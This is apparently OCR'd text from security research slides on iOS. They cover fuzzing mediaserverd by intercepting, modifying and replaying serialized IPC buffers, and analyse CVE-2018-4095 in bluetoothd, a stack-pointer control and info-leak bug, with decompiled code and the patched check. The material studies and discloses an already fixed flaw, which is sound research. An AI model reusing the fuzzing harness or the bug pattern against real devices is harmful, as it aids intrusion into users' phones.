
```
void sendBuffer()
{
    int decompression_session_port = 0;
    VTDecompressionSessionRef ref =
  createDecompressionSession(&decompression_session_port);

    char buff[] = { 0x10, 0x0, 0x0, 0x0, 0x66, 0x75, 0x62,
0x73, 0xf7, 0xff, 0xff, 0x0, 0x7a, 0x69, 0x73, 0x73 };

    send_DecodeFrame(decompression_session_port, buff,
sizeof(buff));

}
```


Application
mediaserverd
VTDecompressionSessionCreate
XCreate
VTDecompressionSessionDecodeFrame
XDecodeFrame
Raw serialized Buffer
0x50, 0x0, 0x0, 0x0, 'f', 'u', 'b', 's',
0xf7, 0xff, 0xff, 0x0, 0x7a, 0x69,
Intercept


Application
mediaserverd
VTDecompressionSessionCreate
XCreate
VTDecompressionSessionDecodeFrame
XDecodeFrame
Raw serialized Buffer
0x50, 0x0, 0x0, 0x0, 'f', 'u', 'b', 's',
0xf7, 0xff, 0xff, 0x0, 0x7a, 0x69,
Intercept
Modify
"Fuzz"
Replay

Crashes everywhere

```
rani@bugger ~/research> ls tracebacks/ |
    3032
-----------------------
In: uniq_traceback
In: len(uniq_traceb
Out: 31
```

Stray asserts

Null Dereference

Use-After-Free

Out of bounds read

Out of bounds write

iOS 11


- Apple refactored mediaserverd callbacks

bluetoothd

- Rebranded from "BTServer"
- Implements the bluetooth stack
- Each process with bluetooth entitlement communicates via bluetoothd
- Trusted "broker"

```
mach_BTLocalDeviceGetPairedDevices_16(BTLocalDeviceGetPairedDevices_
input *in_msg, BTLocalDeviceGetPairedDevices_output *out_msg)
{ if ( in_msg->header.msgh_bits & MACH_MSGH_BITS_COMPLEX || in_msg-
>header.msgh_size != 0x2C )
  { out_msg->return_value = 0xFFFFFED0;
  } else  {
    out_msg->data_0xc = 0x1000101;
    out_msg->data_0x1c = 0;
    GetPairedDevices_internal(in_msg->header.msgh_local_port,
                              in_msg->data_0x8,
                         out_msg->data_0x4,
                         out_msg->data_0x1c,
                         in_msg->data_0x10);
```

```
void *__fastcall GetPairedDevices_internal(__int64 a1, __int64 a2,
vm_address_t *a3, _DWORD *a4, unsigned int a5)
{
  size = 0LL;
  paired_devices_array = &size - ((8LL * a5 + 15) & 0xFFFFFFFF0LL);
  result = get_paired_devices(a2, paired_devices_array, &size, a5);
  v9 = result;
  v10 = size;
  if ( size ) {
    size *= 8LL;
    mig_allocate(a3, 8 * v10);
    result = memcpy(*a3, array_pointer, size);
    LODWORD(v10) = size;
  }
  *a4 = v10;
  result = v9;
  return result;
}
```



```
MOV         W3, W4
MOV         X8,  SP
LSL         X9, X3, #3
ADD         X9, X9, #0xF
AND         X9, X9, #0xFFFFFFFF0
SUB         X22, X8, X9
MOV         SP, X22
```

```
sp = sp - ((8 * a5 + 15) & 0xFFFFFFFF0);
```

CVE-2018-4095 (sp control)


- Relative control SP
- Info leak


- _BTLocalDeviceGetPairedDevices
- _BTLocalDeviceGetConnectedDevices
- _BTLocalDeviceGetConnectingDevices
- _BTLocalDeviceGetDeviceNamesThatMayBeBlacklisted
- _BTDiscoveryAgentGetDevices
- _BTAccessoryManagerGetDevices

CVE-2018-4095 (sp control) - fix

- BTLocalDeviceGetPairedDevices

```
if ( a5 <= 0x100 )
 {
   sp = 0LL;
   v7 = &sp - ((8LL * a5 + 15) & 0xFFFFFFFF0LL);
 ...
```


bluetoothd
Attached clients
mediaserverd
wifid
Application
sharingd
BTSessionAttach
mediaserverd
wifid
Application
sharingd



bluetoothd
Attached clients
mediaserverd
wifid
Application
sharingd
BTLocalDeviceAddCallBacks
mediaserverd
wifid
Application
sharingd

